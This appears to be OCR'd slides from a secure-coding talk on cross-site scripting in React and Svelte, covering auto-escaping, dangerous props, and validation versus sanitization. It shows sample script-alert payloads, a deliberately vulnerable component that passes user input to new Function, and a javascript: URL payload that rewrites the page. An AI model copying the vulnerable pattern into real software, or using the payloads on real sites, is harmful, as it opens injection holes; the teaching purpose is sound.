


Calling Create Element with a Dangerous Child Argument

```
class AutoEscaped extends Component {
  render() {
    return React.createElement('div', null, '<script>alert(1)</script>')
  }
}
```


The second and third argument to React.createElement will auto-escape.

That isn't enough to avoid element specific attribute injection attacks when prop values are attacker controlled, validation needs to occur.



Value After ReactDOM.render Escaping

```
&lt;script&gt;alert(1)&lt;/script&gt;
```




```
function VulnerableComponent(props) {
    // Using eval is a bad practice as it can lead to XSS vulnerabilities
    const handleClick = new Function(props.userControlledCode);

    return <button onClick={handleClick}>Click me</button>;
}

// Usage
<VulnerableComponent userControlledCode={userControlledInput} />
```

# React and Dangerous Props

```
import React from 'react';
const MyComponent = ({ content, attribute }) => {
return <div data-attribute={attribute}>{content}</div>;};
export default MyComponent;
```

# Safe HTML Attributes



### Attributes allowed by default


abbr, accept-charset, accept, accesskey, [redacted], align, alt, autocomplete, autosave, axis, bgcolor, border, cellpadding, cellspacing, challenge, char, charoff, charset, checked, cite, clear, color, cols, colspan, compact, contenteditable, coords, datetime, dir, disabled, draggable, dropzone, enctype, for, frame, headers, height, high, [redacted], hreflang, hspace, ismap, keytype, label, lang, list, longdesc, low, max, maxlength, media, method, min, multiple, name, nohref, noshade, novalidate, nowrap, open, optimum, pattern, placeholder, prompt, pubdate, radiogroup, readonly, rel, required, rev, reversed, rows, rowspan, rules, scope, selected, shape, size, span, spellcheck, [redacted], start, step, style, summary, tabindex, target, title, type, usemap, valign, value, vspace, width, wrap

https://github.com/mganss/HtmlSanitizer

# Dangerous React

# When Autoescaping Fails

- React.createElement(danger, maybe-danger, safe) prop or type values
- dangerouslySetInnerHTML
- javascript: or data: URL's
- values passed into CSS
- Embedded JSON
- Building React Templates with Server Side Data



**Validation**

- Validation checks if data is valid and rejects it if it is not

**Sanitization**

- Cleans out data and removes the bad stuff

**Encode**

- Converts data to a equivalent form that is safe for the given use

## Validation

- URL input


## Sanitization

- HTML Input

## Encode

- CSS variables, embedding JSON, { }


# Auto Escaping with Svelte



svelte

```
<script>
  // User-generated content (potentially unsafe)
  let userInput = "<script>alert('XSS Attack!')</script><strong>Important</strong>";

  // Safely escaped content for rendering
  let safeContent = "This is <em>safe</em> content!";
</script>

<!-- Default Escaping: Renders the content as text, not HTML -->
<p>{userInput}</p>

<!-- Intentionally rendering HTML (use with caution) -->
{@html safeContent}
```

# R2: Dangerous URL's



## Validation

- URL input

## Sanitization

- HTML Input

## Escape


- CSS variables, embedding JSON, { }

# Bypassing Auto Escaping (JSX)

```
var userHomepage =
"https://jimscatpictures.com"

<a href={userHomepage}>Homepage</a>
```

```
javascript:document.body.innerHTML='D
ogs-Are-Awesome';
```

# props, Auto Escaping with JSX

